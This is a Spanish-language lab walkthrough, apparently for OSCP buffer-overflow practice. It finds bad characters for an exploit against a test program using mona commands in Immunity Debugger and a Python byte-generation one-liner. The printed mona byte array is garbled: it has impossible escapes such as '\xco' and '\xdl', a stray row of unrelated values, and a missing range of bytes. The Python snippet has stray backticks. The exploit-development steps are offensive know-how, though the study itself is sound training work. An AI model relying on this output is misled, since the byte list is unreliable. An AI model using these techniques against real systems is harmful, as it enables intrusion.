
Acceso inicial

Encontrando barchars

A continuación debemos buscar caracteres que se considerarían malos. Esto significa que si nuestra carga útil contiene caracteres que el programa no acepta, no podrá ejecutarse.

Generaremos una cadena de bytes, con mona, excluyendo el byte nulo, los haremos con el siguiente comando


```
``!mona bytearray -b "\x00"
```

```
=====
Output generated by mona.py v2.0, rev 605 - Immunity Debugger
Corelan Team - https://www.corelan.be
=====
OS : 7, release 6.1.7601
Process being debugged : oscp (pid 3996)
Current mona arguments: bytearray -b "\x00"
=====
2023-11-28 07:15:28
=====
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xco"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xdo\xdl\x2d\x3d\x4d\x5d\x6d\x7d\x8d\x9d\xad\xbd\xcd\xdd\xed\xfd\xfe"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
=====
```

Ahora necesitamos generar una cadena de caracteres incorrectos desde \x01 hasta \xff que sea idéntica al cadena de bytes. Para ello hare uso del siguiente script


```
for x in range(1, 256): print("\x" + "{:02x}".format(x), end="")
`print()
```



Actualizaremos nuestro exploit.py cambiando la variable de payload a la cadena de caracteres que genera el script.


Reiniciare oscp.exe en Immunity y ejecutare nuevamente el script exploit.py

El registro ESP apunta a una dirección concreta la utilizaremos con mona, para comprar la cadena de caracteres bloqueados.



``Dirección ESP: 0199FA30

``!mona compare -f C:\mona\oscp\bytearray.bin -a 0199FA30





``Possibly bad chars: 07 08 2e 2f a0 a1

No necesariamente todos los caracteres anteriormente son badchar, a veces los caracteres bloqueados provocan que el siguiente byte, también se corrompa o incluso afecte el resto del flujo.

Ahora empezare a eliminar los caracteres malos uno a la vez.

1. Eliminar del payload /X07 de exploit.py.
2. Reinicie oscp.exe
3. Cree un nuevo bytearray usando mona con /X07 eliminado.
``(!mona bytearray -b “\x00\x07”)
4. Ejecute el exploit.py
5. Anote la dirección del ESP
6. Comparar usando mona: ``mona compare -f C:\mona\oscp\bytearray.bin -a 0183FA30



